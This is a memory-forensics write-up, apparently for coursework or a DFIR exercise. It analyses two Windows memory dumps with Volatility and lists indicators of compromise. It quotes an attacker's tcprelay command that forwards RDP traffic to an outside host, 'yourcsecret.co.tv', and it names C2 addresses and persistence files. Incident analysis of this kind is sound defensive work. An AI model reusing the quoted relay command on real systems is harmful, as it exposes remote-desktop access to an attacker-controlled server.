
Now moving to investigating the **cmd.exe pid 1616** command that was executed by the **iexplore.exe** process. I used the volatility2 plugin ***python2.7 vol.py -f Sample-2.dmp -profile=Win7SP1x86_23418 consoles*** to extract the command history by scanning for all the CONSOLE_INFORMATION executed on the system. This displayed the history of the **cmd.exe PID 1616**, and it was discovered

that some suspicious commands such as **whoami.exe** and **tcprelay.exe** were executed. This indicates that the attacker was attempting to query the current username logged in on the system using **whoami** command, and using the **tcprelay** command to forward network communication to the attacker controlled server.

Volatility2 to extract the command history: ***python2.7 vol.py -f Sample-2.dmp --profile=Win7SP1x86_23418 consoles***



To further confirm which server the network communication is being forwarded to using the **tcprelay**, I executed the strings command with the memory image sample along with grep argument to filter out any strings matches tcprelay.exe (***strings Sample-2.dmp | grep tcprelay.exe***). ***strings Sample-2.dmp | grep tcprelay.exe***



The above result displayed the complete argument that was used against the executed tcprelay command **"tcprelay.exe 192.168.0.22 3389 yourcsecret.co.tv 443"**. This indicates that the attacker is forwarding network traffic from the IP **192.168.0.22** with port 3389 (common RDP port) on the compromised system to a remote server "**yourcsecret.co.tv"** using port 443 (HTTPS). The original tcprelay file was also placed in the **Temp** directory: ***C:\Users\JOHNDO~1\AppData\Local\ Temp\TEMP23\tcprelay.exe*** as shown above.

Summary and Conclusion:

- The memory Sample-1 was identified as Windows XP (**WinXPSP2x86)** operating system. Investigation of the machine revealed that the system has been affected by a malware which was initiating a TCP network connection to a malicious IPv4 addresses "***41.168.5.140, 125.19.103.198"*** on port 8080 with locations based in South Africa and India respectively, and both connections are operating on **PID 1484**.
- Volatility3 plugin "***python3 vol.py -f Sample-1.dmp windows.malfind***" flagged a running process ***winlogon.exe PID 608*** as *"suspicious DIRTY + PAGE_EXECUTE_READ"* containing a malicious execution code.
- The running processes were extracted into an EXE executable file to further investigate any malicious process. The EXE executable files were analysed using malware analysis sandboxes such as **Hybrid Analysis** and **VirusTotal,** and some range of processes such as ***reader_sl.exe*** pid 1640, ***winlogon.exe*** pid 608, ***wuauctl.exe*** pid 1136, 1588, and ***explorer.exe*** pid 1484 were returned to be heavily contains a malicious activities. The explorer.exe process also operates on the same PID 1484 with the malicious IPv4 addresses communicating with the system.
- A suspicious entry was identified on the command prompt, the command used a legitimate windows update program ***"wuauclt.exe"*** to execute a specially crafted argument:

The entry: ***C:\WINDOWS\system32\wuauclt.exe" /RunStoreAsComServer Local\[3ec]SUSDSb81eb56fa3105543beb3109274ef8ec1.***

- A malicious EXE file was detected in the registry handling the persistence at **\Device\HarddiskVolume1\Documents** and **Settings\Robert\Application Data\KB00207877.exe**

- The memory Sample-2 was identified as the Windows-7 (***Win7SP1x86_23418)*** operating system. Further investigation of the memory image indicates a system compromised, a memory capturing and possible exfiltration of sensitive information.
- Multiple TCP network connections on IPv4 addresses were identified using the Avast program to initiate the connections.
- ***Iexplore.exe*** created a new process **cmd.exe** pid 1616 to which executed malicious commands using **tcprelay.exe** to forward network communication from the compromised system to a remote attacker controlled server **yourcsecret.co.tv.**
- A suspicious entry was found on the command prompt history which was using a swriter program to execute a script "**Procedure Winpmemdump.odt"** that automates memory capturing of the compromised system:
  C:\Program Files\LibreOffice 3.6\program\swriter.exe" "-o" "C:\Users\John-Doe\Documents\Procedure-Winpmemdump.odt"."--write r"*"env:OOO_CWD=2C:\\Users\\John Doe\\Documents
- An entry "***winpmem-1.3.1.exe ram.dmp****"* was also discovered on the command prompt history. The command appears to be saving the memory information capturing result to a file which was then transferred to the **Temp** directory ***C:\Users\JOHNDO~1\AppData\Local\Temp\imagedump\ram.dmp***

Indicators of Compromise:

- Memory Sample-1
  - 41.168.5.140:8080
  - 125.19.103.198:8080
  - reader_sl.exe pid 1640
  - winlogon.exe pid 608
  - wuauctl.exe pid 1136, 1588
  - explorer.exe pid 1484
  - KB00207877.exe
  - *C:\WINDOWS\system32\wuauclt.exe"/RunStoreAsComServer Local\[3ec]SUSDSb81eb56fa3105543beb3109274ef8ec1*

- Memory Sample-2
  - tcprelay.exe
  - 192.168.0.22 3389
  - yourcsecret.co.tv 443

- furious.devilslife.com
- AvastSvc.exe
- C:\Program Files\LibreOffice 3.6\program\swriter.exe" "-o" "C:\Users\JohnDoe\Documents\Procedure-Winpmemdump.odt"."--writer"*"env:OOO_CWD=2C:\\Users\\John Doe\\Documents
- winpmem-1.3.1.exe ram.dmp
- Procedure Winpmemdump.odt

References.

DarkDefender, "Write-Up: Memory Forensics in the DEF CON DFIR CTF," *Medium*, 26 Oct. 2020. [Online]. Available: https://darkdefender.medium.com/write-up-memory-forensicsin-the-def-con-dfir-ctf-c2b50ed62c6b. [Accessed: 25 Nov. 2024].

VirusTotal, "VirusTotal - Free Online Virus, Malware, and URL Scanner," [Online]. Available: https://www.virustotal.com. [Accessed: 30 Nov. 2024].

ONFVP, "Volatility Cheat Sheet," *ONFVP Blog*, [Online]. Available: https://blog.onfvp.com/post/volatility-cheatsheet/. [Accessed: 25 Nov. 2024].